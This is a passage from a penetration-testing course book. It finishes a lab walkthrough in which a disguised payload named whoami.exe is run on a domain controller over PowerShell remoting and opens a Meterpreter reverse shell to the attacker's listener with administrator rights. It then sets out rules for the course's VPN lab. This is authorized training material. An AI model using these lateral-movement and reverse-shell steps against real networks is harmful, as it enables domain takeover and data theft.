And finally we will execute the PowerShell command to run the whoami binary on the Domain Controller with the following command:

```
PS C:\Windows\system32> $dcsesh = New-PSSession -Computer SANDBOXDC
$dcsesh = New-PSSession -Computer SANDBOXDC

PS C:\Windows\system32> Invoke-Command -Session $dcsesh -ScriptBlock {C:\Users\Public\
whoami.exe}
Invoke-Command -Session $dcsesh -ScriptBlock {C:\Users\Public\whoami.exe}

[*] Sending stage (180291 bytes) to 10.11.1.250
[*] Meterpreter session 3 opened (10.11.0.4:80 -> 10.11.1.250:54198) at 17:31:12
```

Listing 1008 - Executing the whoami Binary

If the binary was executed successfully, we will be alerted that the listener opened a new session. Let's background the session on Cevapi first.

```
^C
Terminate channel 2? [y/N]  y
meterpreter > background
[*] Backgrounding session 2...
```

Listing 1009 - Exiting the session on Cevapi

Once we are back to the metasploit console, we can list all of our active sessions and we should see a new one created on the *SANDBOXDC* host.

```
msf5 exploit(multi/handler) > sessions -l

Active sessions
===============

Id  Type                     Information                 Connection
--  ----                     -----------                 ----------
1   meterpreter x86/windows  CEVAPI\jenkinsuser @ CEVAPI  10.11.0.4:80 -> 10.11.1.250
2   meterpreter x86/windows  NT AUTHORITY\SYSTEM @ CEVAPI 10.11.0.4:80 -> 10.11.1.250
3   meterpreter x86/windows  sandbox\Administrator @ SANDBOXDC  10.11.0.4:80-> 10.11.1
.250
```

Listing 1010 - Listing all sessions

Finally, we can interact with the new session.

```
msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 3360 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Documents>whoami
```


Copyright © Offensive Security Ltd. All rights reserved.

```
whoami
sandbox\administrator

C:\Users\Administrator\Documents>hostname
hostname
SANDBOXDC

C:\Users\Administrator\Documents>
```

Listing 1011 - Interacting with session on DC

We now have access to the domain controller with an administrative user, and we have reached our goal. At this point, we can conclude this pentest was a success. But remember, in many penetration tests, obtaining Domain Admin will not always be the main goal. Many times, a customer might care more about the data they warehouse than access to their systems. While Domain Admin and access to their systems might be used to obtain the access to the data, it is not always the stopping point.

24.10 Wrapping Up

We have gone on a journey that took us through many tunnels and shells. We started with only a hostname and basic information about the target. We used our penetration testing skills to obtain access to a WordPress web server that later allowed us to compromise a database. The database gave us a foothold into the internal network where we were able to obtain access to a user's workstation. We escalated privileges on the user's workstation and obtained information about the domain. We then used our internal access to gain a foothold on a Jenkins development server. Once we escalated our privileges on the Jenkins server, we found that a domain administrator was also logged in. Finally, we impersonated the domain administrator to create a new Domain Admin and log in to the domain controller. During this journey, we learned about the importance of enumeration, the real-world difficulties of tunneling, and many other lessons.

We cannot recommend enough that you take detailed notes throughout a penetration test and a good log of when certain actions were performed. After a penetration test, we must ensure that we leave everything the way it was. Any exploits or shells must be removed or, at the very least, the client should be notified about their location. In the PWK labs, please revert the machines in the lab once you are done with them.

Copyright © Offensive Security Ltd. All rights reserved.

25. Trying Harder: The Labs

You have been hired to perform a penetration test on the internal VPN lab network for the duration of the course. The main objective is to get as many shells on as many machines and subnets as possible. Your goal is to obtain the highest possible privilege level (administrator/root) on each machine.

You may alter administrator or root passwords on lab machines as needed or add additional users to the system, provided you revert the machine back to its pristine state via your student control panel once you have finished attacking it. Some machines have multiple attack vectors, so it is highly recommended that you take the time to locate as many as possible. While you may certainly use web shells to get an initial foothold on a machine, your real goal is a reverse shell back to your Kali virtual machine or GUI access to the target.

Note: The proof.txt files that are located on each machine are to be documented in your lab report, should you opt to submit one. These files should not be seen as the end goal (this is a penetration test, not a capture the flag event). There is no greater feeling than getting high-privileged shells on lab machines, and you will soon be experiencing that feeling.

25.1 Real Life Simulations

The internal VPN lab network contains a number of simulated clients that can be exploited using client-side attacks. These clients are programmed to simulate common corporate user activity. Subtle hints throughout the lab can help you locate these simulated clients. Thorough post-exploitation information gathering may also reveal communication between client machines.

The various simulated clients will perform their task(s) at different time intervals. The most common interval is five minutes.

Some of the lab machines contain clean-up scripts. These are used in client-side attack vectors in particular to help ensure that the machine/service remains available for use by other students.

25.2 Machine Dependencies

Some targets can not be exploited without first gathering specific additional information on another lab machine. Others can only be exploited through a pivot. Student administrators will not provide details about machine dependencies. Determining whether or not a machine has a dependency is an important part of the information gathering process, so you'll need to discover this information on your own.

25.3 Unlocking Networks

Initially, the PWK control panel will allow you to revert machines on the Student Network as well as your own dedicated lab client machines. Certain vulnerable machines in the lab will contain a network-secret.txt file with a MD5 hash in it. These hashes will unlock additional networks in your control panel.

Copyright © Offensive Security Ltd. All rights reserved.

25.4 Routing

The IT, Dev, and Admin networks are not directly routable from the public student network but the public student network is routable from all other networks. You will need to use various techniques covered in the course to gain access to the other networks. For example, you may need to exploit machines NAT'd behind firewalls, leveraging dual-homed hosts or client-side exploits.

25.5 Machine Ordering & Attack Vectors

The IP addresses of the lab machines are not signficant. For example, you do not need to start with 10.11.1.1 and work your way through the machines in numerical order. One of the most important skills you will need to learn as a penetration tester is how to scan a number of machines in order to find the lowest-hanging fruit. Also, keep in mind that you may not be able to fully compromise a particular network without first moving into another.

25.6 Firewall / Routers / NAT

The firewalls and other networking devices that connect the networks together are not directly exploitable. Although they are in scope and you may attempt to gain access to them, they are not intentionally created for you to do so. In addition, lengthy attacks such as bruteforcing or DOS/DDOS are highly discouraged as they will render the firewalls, along with any additional networks connected to them, inaccessible to you and other students.

A number of machines in the labs have software firewalls enabled and may not respond to ICMP echo requests. If an IP address does not respond to ICMP echo requests, this does not necessarily mean that the target machine is down or does not exist.

25.7 Passwords

Spending an excessive amount of time cracking the root or administrator passwords of all machines in the lab is not required. If you have tried all of the available wordlists in Kali, and used information gathered throughout the labs, stop and consider a different attack vector. If you have significant cracking hardware, then feel free to continue on to crack as many passwords as you can.

25.8 Wrapping Up

If you've taken the time to understand the course material presented in the course book and associated videos and have tackled all the exercises (including the "extra mile" exercises), you'll enjoy the full lab assessment. If you're having trouble, consider filling in knowledge gaps in the course material, and if you're still stuck, step back and take on new perspective. It's easy to get so fixated on a single challenge and lose sight of the fact that there may be a simpler solution waiting down a different path. Take good notes and review them often, searching for alternate paths that might advance your assessment. When all else fails, do not hesitate to reach out to the student administrators. Finally, remember that you often have all the knowledge you need to tackle the problem in front of you. Don't give up, and remember the "Try Harder" discipline!

Copyright © Offensive Security Ltd. All rights reserved.